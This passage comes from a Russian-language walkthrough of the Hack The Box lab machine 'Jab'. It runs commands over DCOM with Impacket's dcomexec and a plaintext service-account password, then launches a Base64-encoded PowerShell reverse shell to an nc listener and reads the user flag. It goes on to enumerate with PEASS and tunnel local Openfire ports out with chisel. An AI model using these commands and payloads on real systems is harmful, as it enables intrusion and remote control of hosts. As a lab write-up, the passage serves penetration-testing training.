
Так у нас появился новый пользователь, помечаем его как `Owned` и перестраиваем граф. Оказывается, пользователь состоит в группе `DISTRIBUTED COM USERS`.



Граф BloodHound


Таким образом, наш юзер может использовать механизм DCOM. Посмотрим, как обстоит дело с выполнением команд. Так как у нас нет возможности читать файлы с ресурса SMB, результат выполнения команды мы получить не сможем. Для теста запустим веб-сервер Python на локальной машине и через скрипт **dcomexec** из набора **Impacket** выполним запрос с удаленного хоста при помощи curl.

```
dcomexec.py  -object MMC20 'jab.htb/svc_openfire:!@#$%^&*(1qazxsw'
@10.10.11.4 'curl 10.10.16.143/test_rce' -silentcommand
```



```
~/tmp/HTB/jab (25.42s)
dcomexec.py  -object MMC20 'jab.htb/svc_openfire:!@#$%^&*(1qazxsw'@10.10.11.4 'curl 10.10.16.143/test_rce' -silentcommand
Impacket v0.11.0 - Copyright 2023 Fortra
```


Выполнение команды через DCOM



```
~/tmp/HTB/jab
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.4 - - [26/Mar/2024 22:42:00] code 404, message File not found
10.10.11.4 - - [26/Mar/2024 22:42:00] "GET /test_rce HTTP/1.1" 404 -
```

Логи веб-сервера

Запрос пришел, а значит, команда выполнена. На сайте Reverse Shell Generator сгенерируем реверс шелл PowerShell #3 (Base64).



Reverse Shell Generator

IP 10.10.16.143 Port 4321

```
nc -lvnp 4321
```

Type nc

```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0A
GUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQ
A2AC4AMQA0ADMAIgAsADQAMwAyADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4
AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAg
AD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJ
ABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAH
MALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgB
lAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUA
eAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkA
GIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeA
AgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHM
AZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAg
```


Shell powershell Encoding None

Затем на локальной машине запустим листенер:

```
rlwrap nc -nlvp 4321
```

И выполним реверс шелл через dcomexec.

```
dcomexec.py  -object MMC20 'jab.htb/svc_openfire:!@#$%^&*(1qazxsw'
@10.10.11.4 'powershell -r JAB.....' -silentcommand
```



```
~/tmp/HTB/jab
rlwrap nc -nlvp 4321
listening on [any] 4321 ...
connect to [10.10.16.143] from (UNKNOWN) [10.10.11.4] 56806

PS C:\windows\system32> whoami
jab\svc_openfire
PS C:\windows\system32> type C:\Users\svc_openfire\Desktop\user.txt
82165ba997bc06fa0f41f88d2f248d4f
PS C:\windows\system32>
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

> ## Справка: скрипты PEASS
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

В выводе скрипта много всего, поэтому пройдемся по наиболее многообещающим пунктам.


В списке установленного программного обеспечения присутствует сервер Openfire.



```
???????????? Installed Applications --Via Program Files/Uninstall registry--
? Check if you can modify installed software https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#software
    C:\Program Files\Common Files
    C:\Program Files\desktop.ini
    C:\Program Files\internet explorer
    C:\Program Files\Java
    C:\Program Files\Mozilla Firefox
    C:\Program Files\Openfire
    C:\Program Files\Uninstall Information
    C:\Program Files\VMware
    C:\Program Files\Windows Defender
    C:\Program Files\Windows Defender Advanced Threat Protection
    C:\Program Files\Windows Mail
    C:\Program Files\Windows Media Player
    C:\Program Files\Windows Multimedia Platform
    C:\Program Files\windows nt
    C:\Program Files\Windows Photo Viewer
    C:\Program Files\Windows Portable Devices
    C:\Program Files\Windows Security
    C:\Program Files\Windows Sidebar
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
```

Список установленного ПО

Среди прослушиваемых портов отметим 9000 и 9001, что типично для Openfire.



```
TCP     127.0.0.1     53      0.0.0.0       0       Listening     2644    dns
TCP     127.0.0.1     389     127.0.0.1     60966   Established   656     lsass
TCP     127.0.0.1     9090    0.0.0.0       0       Listening     1376    openfire-service
TCP     127.0.0.1     9091    0.0.0.0       0       Listening     1376    openfire-service
TCP     127.0.0.1     49691   127.0.0.1     49692   Established   1376    openfire-service
TCP     127.0.0.1     49692   127.0.0.1     49691   Established   1376    openfire-service
TCP     127.0.0.1     49693   127.0.0.1     49694   Established   1376    openfire-service
TCP     127.0.0.1     49694   127.0.0.1     49693   Established   1376    openfire-service
TCP     127.0.0.1     49695   127.0.0.1     49696   Established   1376    openfire-service
```

Прослушиваемые порты


Так как порт доступен только с локального хоста, необходимо туннелировать трафик. Для этого будем использовать утилиту **chisel**. На локальном хосте запустим сервер, ожидающий подключения (параметр `--reverse`) на порт 8888 (параметр `--port`):

```
./chisel.bin server --port 8888 --reverse
```

Теперь на удаленном хосте запустим клиентскую часть. Указываем адрес сервера и порт для подключения, а также настройку туннелирования: с локального порта 9090 на порт 9090 хоста 127.0.0.1.

```
chisel.exe client 10.10.16.143:8888 R:9090:127.0.0.1:9090
```

